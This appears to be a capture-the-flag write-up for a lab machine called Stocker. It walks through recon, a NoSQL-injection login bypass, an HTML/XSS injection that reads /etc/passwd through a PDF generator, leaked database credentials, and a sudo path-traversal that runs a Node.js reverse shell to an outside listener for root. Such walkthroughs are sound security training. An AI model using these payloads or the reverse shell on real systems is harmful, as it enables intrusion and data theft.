


Information Gathering

1) Found open ports

```
(vigneswar@VigneswarPC)-[~]
$ nmap 10.10.11.196 -p- --min-rate 1000 -sV
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-01-01 20:01 IST
Warning: 10.10.11.196 giving up on port because retransmission cap hit (10).
Nmap scan report for 10.10.11.196
Host is up (0.19s latency).
Not shown: 56194 closed tcp ports (conn-refused), 9339 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http     nginx 1.18.0 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 212.92 seconds
```

2) nothing much is found on the web page



```
(vigneswar@VigneswarPC)~  
$ ffuf -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-small.txt -u http://stocker.htb/FUZZ -ic
```



v2.1.0-dev

```
-----  
:: Method      : GET  
:: URL         : http://stocker.htb/FUZZ  
:: Wordlist    : FUZZ: /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-small.txt  
:: Follow redirects : false  
:: Calibration : false  
:: Timeout     : 10  
:: Threads     : 40  
:: Matcher     : Response status: 200-299,301,302,307,401,403,405,500  
-----
```

```
img      [Status: 301, Size: 178, Words: 6, Lines: 8, Duration: 186ms]  
         [Status: 200, Size: 15463, Words: 4199, Lines: 322, Duration: 187ms]  
css      [Status: 301, Size: 178, Words: 6, Lines: 8, Duration: 188ms]  
js       [Status: 301, Size: 178, Words: 6, Lines: 8, Duration: 189ms]
```

3) found a subdomain

```
(vigneswar@VigneswarPC)~  
$ ffuf -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-5000.txt -u http://stocker.htb -H "Host: FUZZ.stocker.htb" -ic -fs 178
```




v2.1.0-dev

```
-----  
:: Method      : GET  
:: URL         : http://stocker.htb  
:: Wordlist    : FUZZ: /usr/share/seclists/Discovery/DNS/subdomains-top1million-5000.txt  
:: Header     : Host: FUZZ.stocker.htb  
:: Follow redirects : false  
:: Calibration : false  
:: Timeout     : 10  
:: Threads     : 40  
:: Matcher     : Response status: 200-299,301,302,307,401,403,405,500  
:: Filter      : Response size: 178  
-----
```

```
dev      [Status: 302, Size: 28, Words: 4, Lines: 1, Duration: 298ms]
```

4) found a login page




Vulnerability Assessment

1) found nosql injection

| Request | | | | Response | | | |
|---|-----|-----|--|--|-----|-----|--------|
| Pretty | Raw | Hex | | Pretty | Raw | Hex | Render |
| <pre>1 POST /login HTTP/1.1 2 Host: dev.stocker.htb 3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0 4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8 5 Accept-Language: en-US,en;q=0.5 6 Accept-Encoding: gzip, deflate, br 7 Content-Type: application/json 8 Content-Length: 85 9 Origin: http://dev.stocker.htb 10 Connection: close 11 Referer: http://dev.stocker.htb/login 12 Cookie: connect.sid=s%3A-qiEL_LB9bPpDH3RDu5j6JUzNr2d8Lo2.iHo%2BEET2Ma6dw1wi1Ni e%2BHLzPc8LkTsNTXpZ%2BCgmAWU 13 Upgrade-Insecure-Requests: 1 14 15 { 16 "username":{ 17 "\$ne":"non-existent" 18 }, 19 "password":{ 20 "\$ne":"non-existent" 21 } 22 }</pre> | | | | <pre>1 HTTP/1.1 302 Found 2 Server: nginx/1.18.0 (Ubuntu) 3 Date: Mon, 01 Jan 2024 14:45:26 GMT 4 Content-Type: text/html; charset=utf-8 5 Content-Length: 56 6 Connection: close 7 X-Powered-By: Express 8 Location: /stock 9 Vary: Accept 10 11 <p> 12 Found. Redirecting to 13 /stock 14 15 </p></pre> | | | |

2) found a pdf generating functionality



3) found the details

```
(vigneswar@VigneswarPC)-[~/Downloads]
$ exiftool document.pdf
ExifTool Version Number      : 12.67
File Name                    : document.pdf
Directory                    : .
File Size                    : 38 kB
File Modification Date/Time   : 2024:01:01 20:24:27+05:30
File Access Date/Time        : 2024:01:01 20:24:27+05:30
File Inode Change Date/Time   : 2024:01:01 20:24:27+05:30
File Permissions              : -rw-r--r--
File Type                    : PDF
File Type Extension          : pdf
MIME Type                    : application/pdf
PDF Version                  : 1.4
Linearized                   : No
Page Count                   : 1
Tagged PDF                   : Yes
Creator                      : Chromium
Producer                     : Skia/PDF m108
Create Date                  : 2024:01:01 14:46:22+00:00
Modify Date                   : 2024:01:01 14:46:22+00:00
```

4) found html injection

Request

PrettyRawHex

ln

1

POST /api/order HTTP/1.1

2

Host: dev.stocker.htb

3

User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0

4

Accept: */*

5

Accept-Language: en-US,en;q=0.5

6

Accept-Encoding: gzip, deflate, br

7

Referer: http://dev.stocker.htb/stock

8

Content-Type: application/json

9

Content-Length: 156

10

Origin: http://dev.stocker.htb

11

Connection: close

12

Cookie: connect.sid=s%3AEXrFVaAQayEeFutwVNRDBHVBtpr7eRH5.QPzmSLczHhuMTRJfkdjLZvRu4c81NiE7%2BWZbe%2BM3JlA

13

14

{

"basket":[

{

"_id":"xss test",

"title":"injected html",

"description":"It's a red cup.",

"image":"red-cup.jpg",

"price":32,

"currentStock":4,

"__v":0,

"amount":1

}

]

}

Response

PrettyRawHexRender

1

HTTP/1.1 200 OK

2

Server: nginx/1.18.0 (Ubuntu)

3

Date: Mon, 01 Jan 2024 15:01:53 GMT

4

Content-Type: application/json; charset=utf-8

5

Content-Length: 53

6

Connection: close

7

X-Powered-By: Express

8

ETag: W/"35-U0zblkaC8K3+TUKQBFx9Vgty6FI"

9

10

{

"success":true,

"orderId":"6592d3e1a444efac2406cdea"

}

Automatic Zoom

Stockers - Purchase Order

Supplier

Stockers Ltd.
1 Example Road
Folkestone
Kent
CT19 5QS
GB

Purchaser

Angoose
1 Example Road
London
GB

1/1/2024

Thanks for shopping with us!

Your order summary:

| Item | Price (£) | Quantity |
|---------------|-----------|----------|
| injected html | 32.00 | 1 |
| Total | 32.00 | |

Orders are to be paid for within 30 days of purchase order creation.

Contact support@stock.htb for any support queries.

injected html

5) got xss

<script src=\"http://10.10.14.13/xss.js\"></script>

5/12

JS xss.js



JS xss.js > ...

```
1 var data = document.createElement('p');
2 data.innerText = "XSS confirm"
3 document.body.prepend(data);
```

6592d6b3a444efac2406ce0 x



dev.stocker.htb/api/po/6592d6b3a444efac2406ce04

Automatic Zoom

XSS confirm

Stockers - Purchase Order

Supplier

Stockers Ltd.
1 Example Road
Folkestone
Kent
CT19 5QS
GB

Purchaser

Angoose
1 Example Road
London
GB

1/1/2024

Thanks for shopping with us!

Your order summary:

| Item | Price (£) | Quantity |
|-------|-----------|----------|
| | 32.00 | 1 |
| Total | | 32.00 |

Orders are to be paid for within 30 days of purchase order creation.

Contact support@stocker.htb for any support queries.

6) we can use iframe with file stream to read local files

| Request | | | Response | | | |
|---|-----|-----|---|-----|-----|--------|
| Pretty | Raw | Hex | Pretty | Raw | Hex | Render |
| <pre>1 POST /api/order HTTP/1.1 2 Host: dev.stocker.htb 3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0 4 Accept: */* 5 Accept-Language: en-US,en;q=0.5 6 Accept-Encoding: gzip, deflate, br 7 Referer: http://dev.stocker.htb/stock 8 Content-Type: application/json 9 Content-Length: 240 10 Origin: http://dev.stocker.htb 11 Connection: close 12 Cookie: connect.sid= s%3AinloJgz05UJEv70kJEBcAijCkYOPktrj.%2BsyiwOKqdXJUqugdIq1CL00k9LwYCl7yfaohMdOUWfo 13 14 { "basket": [{ "_id": "638f116eeb060210cbd83a8d", "title": "<iframe src='file:///etc/passwd' height='1000px' width='1000px'></iframe>", "description": "It's a red cup.", "image": "red-cup.jpg", "price": 32, "currentStock": 4, "__v": 0, "amount": 1 }] }</pre> | | | <pre>1 HTTP/1.1 200 OK 2 Server: nginx/1.18.0 (Ubuntu) 3 Date: Mon, 01 Jan 2024 16:36:08 GMT 4 Content-Type: application/json; charset=utf-8 5 Content-Length: 53 6 Connection: close 7 X-Powered-By: Express 8 ETag: W/"35-4lujFn+UeFS353EK6Qq7dn0j1Y" 9 10 { "success": true, "orderId": "6592e9f883c700f9594460b4" }</pre> | | | |

| Item | | Price (£) | Q |
|---|--|--------------|---|
| <pre>root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/usr/sbin/nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin systemd-network:x:100:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin systemd-timesync:x:102:104:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin messagebus:x:103:106:/:nonexistent:/usr/sbin/nologin syslog:x:104:110:/:home/syslog:/usr/sbin/nologin _apt:x:105:65534:/:nonexistent:/usr/sbin/nologin tss:x:106:112:TPM software stack,,,:/var/lib/tpm:/bin/false uuidd:x:107:113:/:run/uuidd:/usr/sbin/nologin tcpdump:x:108:114:/:nonexistent:/usr/sbin/nologin landscape:x:109:116:/:var/lib/landscape:/usr/sbin/nologin pollinate:x:110:1:/:var/cache/pollinate:/bin/false sshd:x:111:65534:/:run/sshd:/usr/sbin/nologin systemd-coredump:x:999:999:systemd Core Dumper:/:usr/sbin/nologin fwupd-refresh:x:112:119:fwupd-refresh user,,,:/run/systemd:/usr/sbin/nologin mongodb:x:113:65534:/:home/mongodb:/usr/sbin/nologin angoose:x:1001:1001:,,,:/home/angoose:/bin/bash _laurel:x:998:998:/:var/log/laurel:/bin/false</pre> | | 32.00 | |

Exploitation

1) found web root from error


```

const express = require("express");
const mongoose = require("mongoose");
const session = require("express-session");
const MongoStore = require("connect-mongo");
const path = require("path");
const fs = require("fs");
const { generatePDF, formatHTML } = require("./pdf.js");
const { randomBytes, createHash } = require("crypto");

const app = express();
const port = 3000;

// TODO: Configure loading from dotenv for production
const dbURI = "mongodb://dev:IHeardPassphrasesArePrettySecure@localhost/dev?authSource=admin&w=1";

app.use(express.json());
app.use(express.urlencoded({ extended: false }));
app.use(
  session({
    secret: randomBytes(32).toString("hex"),
    resave: false,
    saveUninitialized: true,
    store: MongoStore.create({
      mongoUrl: dbURI,
    }),
  })
);
app.use("/static", express.static(__dirname + "/assets"));

app.get("/", (req, res) => {
  return res.redirect("/login");
});

app.get("/api/products", async (req, res) => {
  if (!req.session.user) return res.json([]);

  const products = await mongoose.model("Product").find();
  return res.json(products);
});

app.get("/login", (req, res) => {
  if (req.session.user) return res.redirect("/stock");

  return res.sendFile(__dirname + "/templates/login.html");
});

app.post("/login", async (req, res) => {
  const { username, password } = req.body;

  if (!username || !password) return res.redirect("/login?error=login-error");
  // TODO: Implement hashing


  const user = await mongoose.model("User").findOne({ username, password });
  if (!user) return res.redirect("/login?error=login-error");

  req.session.user = user.id;

  console.log(req.session);
});

```

3) connected with ssh



```

angoose@stocker:~$ whoami
angoose
angoose@stocker:~$ |

```

Privilege Escalation

1) found sudo permissions

```

angoose@stocker:~$ sudo -l
[sudo] password for angoose:
Matching Defaults entries for angoose on stocker:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User angoose may run the following commands on stocker:
    (ALL) /usr/bin/node /usr/local/scripts/*.js
angoose@stocker:~$ |

```

2) * is treated as wild character in sudo.conf, so we can add any path

Environment variables specified by `env_check`, `env_delete`, or `env_keep` may include one or more '*' characters which will match zero or more characters. No other wildcard characters are supported.

```

angoose@stocker:~$ cat revshell.js
(function(){
    var net = require("net"),
        cp = require("child_process"),
        sh = cp.spawn("/bin/bash", []);
    var client = new net.Socket();
    client.connect(4444, "10.10.14.13", function(){
        client.pipe(sh.stdin);
        sh.stdout.pipe(client);
        sh.stderr.pipe(client);
    });
    return /a/; // Prevents the Node.js application from crashing
})();
angoose@stocker:~$ sudo /usr/bin/node /usr/local/scripts/../../../../home/angoose/revshell.js
|

```

```

(vigneswar@VigneswarPC)-[~]
$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.10.14.13] from (UNKNOWN) [10.10.11.196] 46396
whoami
root
|

```

After Root

Vulnerable Code:

```

const puppeteer = require("puppeteer");
const fs = require("fs");

const formatHTML = (order) => {
    const poTemplate = fs.readFileSync(__dirname + "/templates/order.html").toString();

    return poTemplate

```

```

        .replace(
            "THETABLE",
            `
                <table style="width: 100%">
<thead>
<tr>
<th scope="col">Item</th>
<th scope="col">Price (£)</th>
<th scope="col">Quantity</th>
</tr>
</thead>
<tbody id="cart-table">
    ${order.items.map(
        (item) => `<tr>
            <th scope="col">${item.title}</th>
            <th scope="col" id="cart-total">${parseFloat(item.price).toFixed(2)}</th>
            <th scope="col">${item.amount}</th>
        </tr>`
    )}
<tr>
    <td colspan="3"><hr/></td>
</tr>
<tr>
    <th scope="col">Total</th>
    <th scope="col" id="cart-total">${order.items
        .map((item) => parseFloat(item.price) * item.amount)
        .reduce((a, b) => a + b, 0)
        .toFixed(2)}</th>
    <th scope="col"></th>
</tr>
</tbody>
</table>`
        )
        .replace("THEDATE", new Date().toLocaleDateString());
    };

const generatePDF = async (orderId) => {
    let browser;
    try {
        browser = await puppeteer.launch({
            headless: true,
            pipe: true,
            args: ["--no-sandbox", "--disable-setuid-sandbox", "--js-flags=--noexpose_wasm,--jitless", "--allow-file-access-from-files"],
            dumpio: true,
        });

        let context = await browser.createIncognitoBrowserContext();
        let page = await context.newPage();

        await page.goto(`file://${__dirname}/pos/${orderId}.html`, {
            waitUntil: "networkidle2",
        });
        await page.pdf({
            format: "A4",
            path: `${__dirname}/pos/${orderId}.pdf`,
            printBackground: true,
            margin: { bottom: 0, left: 0, right: 0, top: 0 },
        });
    } catch (error) {
        console.error(error);
    }
};

```

```
});

    await browser.close();
    browser = null;
  } catch (err) {
    console.log(err);
  } finally {
    if (browser) await browser.close();
  }
};

module.exports = { formatHTML, generatePDF };
```